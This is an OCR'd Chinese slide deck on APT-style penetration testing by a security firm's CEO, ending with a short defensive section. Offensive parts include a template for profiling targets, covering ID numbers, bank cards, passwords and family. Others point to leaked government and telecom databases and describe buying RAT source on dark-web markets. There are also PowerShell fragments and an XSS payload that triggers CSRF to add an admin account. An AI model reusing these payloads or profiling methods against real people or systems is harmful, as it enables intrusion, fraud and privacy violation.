


# 那些年我蹲过的点之
# APT渗透测试经验分享

御风维安科技CEO
王骋

乌云时代结束后，国内的网络安全发展和开放性有了一定程度的降低，而网站所有者的安全意识在不断提高。

由此，传统的渗透测试，慢慢遇到了严峻的瓶颈。而集大成的APT渗透测试，慢慢成为了项目中的常用手段，甚至是必须措施。

# APT攻击

（Advanced Persistent Threat，高级持续性威胁）

0day漏洞的利用、
多重漏洞的组合攻击

蹲点、长期和信息收集

APT攻击

基础防御设施部署

威胁情报

APT黑客反追踪

# APT 渗透测试 Chain

侦查、制作武器 → 投放武器 → 漏洞利用提权加固 → 控制命令执行 → 资料窃取横纵拓展 →

# APT场景
## 模拟搭建

# APT场景
## 模拟搭建

**1.常见的场景模拟：**

>VulnVPN（针对VPN场景的模拟搭建）

>QEMU + Raspberry Pi（针对ARM场景的模拟搭建）

>本地搭建环境的一次APT钓鱼攻击演示

# APT攻击
## 技巧分享

# 信息收集

**1.人员信息搜集：**

多库信息查询
（www.duokuxinxi.com）

真·谷歌黑客（www.exploit-db.com/google-hacking-database）

Whois查询（https://who.is
https://whois.icann.org)

nslookup MX记录
dig查询

# 信息收集

**1.人员信息搜集：**

MaxMind IP地理定位
（www.maxmind.com）

MSF邮箱信息模块
（auxiliary/gather/search_email_collector)

dnsdict6 来自国外的子域信息收集工具

WPSCAN WordPress信息收集利器

人物画像List

# 人物画像List

1.姓名(中文、拼音与英文)
2.常用昵称或ID
3.信息安全意识评测(1-10)
4.性别
5.职位
6.照片
7.兴趣爱好
8.身份证号
9.实际出生日期(阳历与阴历)
10.身份证出生日期
11.身份证家庭住址
12.家庭成员

13.社会关系
14.快递收货地址
15.教育经历
16.QQ号码
17.微信号
18.常用电子邮箱地址
19.手机号(曾用与现用)
20.银行卡号
21.支付宝
22.社交平台主页
23.常用密码
24.常用密码字符或组合规律
25.性格素描（好友贴上的标签）

# 互联网数据库

中航信系统 春秋航空系统 高铁信息系统

联通详单、移动详单、电信详单


X国人口基本信息资源库
X国出入境人员资源库
X国机动车/驾驶人信息资源库
X国警员信息资源库
X国在逃人员信息资源库
X国违法犯罪人员信息资源库
X国被盗抢汽车信息资源库
X国安全重点单位信息资源库


# 构建自有信息平台

b

1.QQ群、微信群消息监控
2.乌云漏洞响应平台二次利用
3.被黑网站统计
（http://www.hacked.com.cn/
https://www.hac-ker.net）
4.针对主流市场的APP监控
5.威胁情报数据拓展

# 提权加固




**1.木马源、RAT**

>持有BTC、ETH，于暗网寻觅信息（drupal漏洞案例）

>购买源搜索网站：Hidden Wik、Not Evil

>自有漏洞库（Adobe、浏览器、office、XP系统）

>通用木马源、RAT

# 通用木马源、RAT

PowerShell

# 1.进程创建

```
Add-Type -TypeDefinition @"
using System;
using System.Diagnostics;
using System.Runtime.InteropServices;

[StructLayout(LayoutKind.Sequential)]
public struct PROCESS_INFORMATION
{
 public IntPtr hProcess;
 public IntPtr hThread;
 public uint dwProcessId;
 public uint dwThreadId;
}
```

PowerShell


## 2.搭建小型HTTP服务器

```
# This script will execute in background
start-job {
    $p="c:\temp\"
    # $p = Get-Location 可以获取当前用户的目录，如果这样使用后面的$p改为$p.path
    $H=New-Object Net.HttpListener
    $H.Prefixes.Add("http://+:8889/")
    $H.Start()
    While ($H.IsListening) {
        $HC=$H.GetContext()
        $HR=$HC.Response
        $HR.Headers.Add("Content-Type","text/plain")

        $file=Join-Path $p ($HC.Request).RawUrl
        $text=[IO.File]::ReadAllText($file)
        $text=[Text.Encoding]::UTF8.GetBytes($text)
```

PowerShell

# 3.代码混淆（Invoke-Obfuscation）



# 组合攻击


## 1.更新用户名处，发送的请求存在CSRF

```
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:44.0) Gecko/20100101 Firefox/
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Referer: http://localhost/ZVulDrill/user/edit.php
Cookie: PHPSESSID=[redacted]; safedog-flow-item=[redacted]
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 46

id=2&username=demo11&update=%E6%9B%B4%E6%96%B0
```

# 组合攻击

**1.通过<h1>标签，发现XSS漏洞，但因为触发的位置略鸡肋，目前只能是一个Self-XSS**



# 组合攻击

解决方案：
Self-XSS + CSRF使目标将用户名更改为XSS语句

意外发现：
当多个用户同时触发时，由于数据库中存在了多个相同用户名，引发了DoS漏洞

# 组合攻击

## 我们再来看一个通过XSS启动CSRF的代码

应用举例：https://www.hack.com/loglist.html?domain=
<script>ajaxRequest('admin_adduser','domain=netfairy.net&user={"username":"acest","password":"min","oldpassword":"","max_download":"0","max_upload":"0","max_download_account":"0","max_upload_account":"0","max_connection":"0","connect_timeout":"5","idle_timeout":"5","connect_per_ip":"0","pass_length":"0","show_hidden_file":0,"change_pass":0,"send_message":0,"ratio_credit":"0","ratio_download":"1","ratio_upload":"1","ratio_count_method":0,"enable_ratio":0,"current_quota":"0","max_quota":"0","enable_quota":0,"note_name":"","note_address":"","note_zip":"","note_phone":"","note_fax":"","note_email":"","note_memo":"","ipmasks":[],"filemasks":[],"directories":[],"usergroups":[],"subdir_perm":[],"enable_schedule":0,"schedules":[],"limit_reset_type":"0","limit_enable_upload":0,"cur_upload_size":"0","max_upload_size":"0","limit_enable_download":0,"cur_download_size":"0","max_download_size":"0","enable_expire":0,"expiretime":"2018-04-1 11::02:40","protocol_type":63,"enable_password":1,"enable_account":1,"ssh_pubkey_path":"","enable_ssh_pubkey_auth":0,"ssh_auth_method":0}', "post")</script>

# 隐蔽性

**1.APT渗透测试工程师同样也需要注意自身的隐蔽性**

>Tor

>科学上网：A？strill、某？灯

>OS：qubes-os.org

>匿名邮箱：www.yopmail.com

>核心武器安置在U盘、核心数据分割存放在硬盘

# APT预防
## 工作部署

# 下一代
## 威胁情报工作

只可录入，不可增删

提交者：信息匿名、无法追踪

仲裁方：
确认情报
可靠性

基于区块链

下一代
威胁情报工作

# 网络资产

## 胜者为王

List：

1.资产监控（二级、三级、四级域名）

2.内网运维自动化

3.实时感知（折线图、统计图）

4.蜜罐系统

5.合理搭配APTSimulator（一款APT攻击受害者模拟攻击）

6.Invoke-Adversary：APT防御一键部署、系统监控、镜像的工具

7.APT攻击事件信息获取：

（https://github.com/kbandla/APTnotes
https://exchange.xforce.ibmcloud.com/
https://www.yunaq.com/gpt/#websec）


THANKS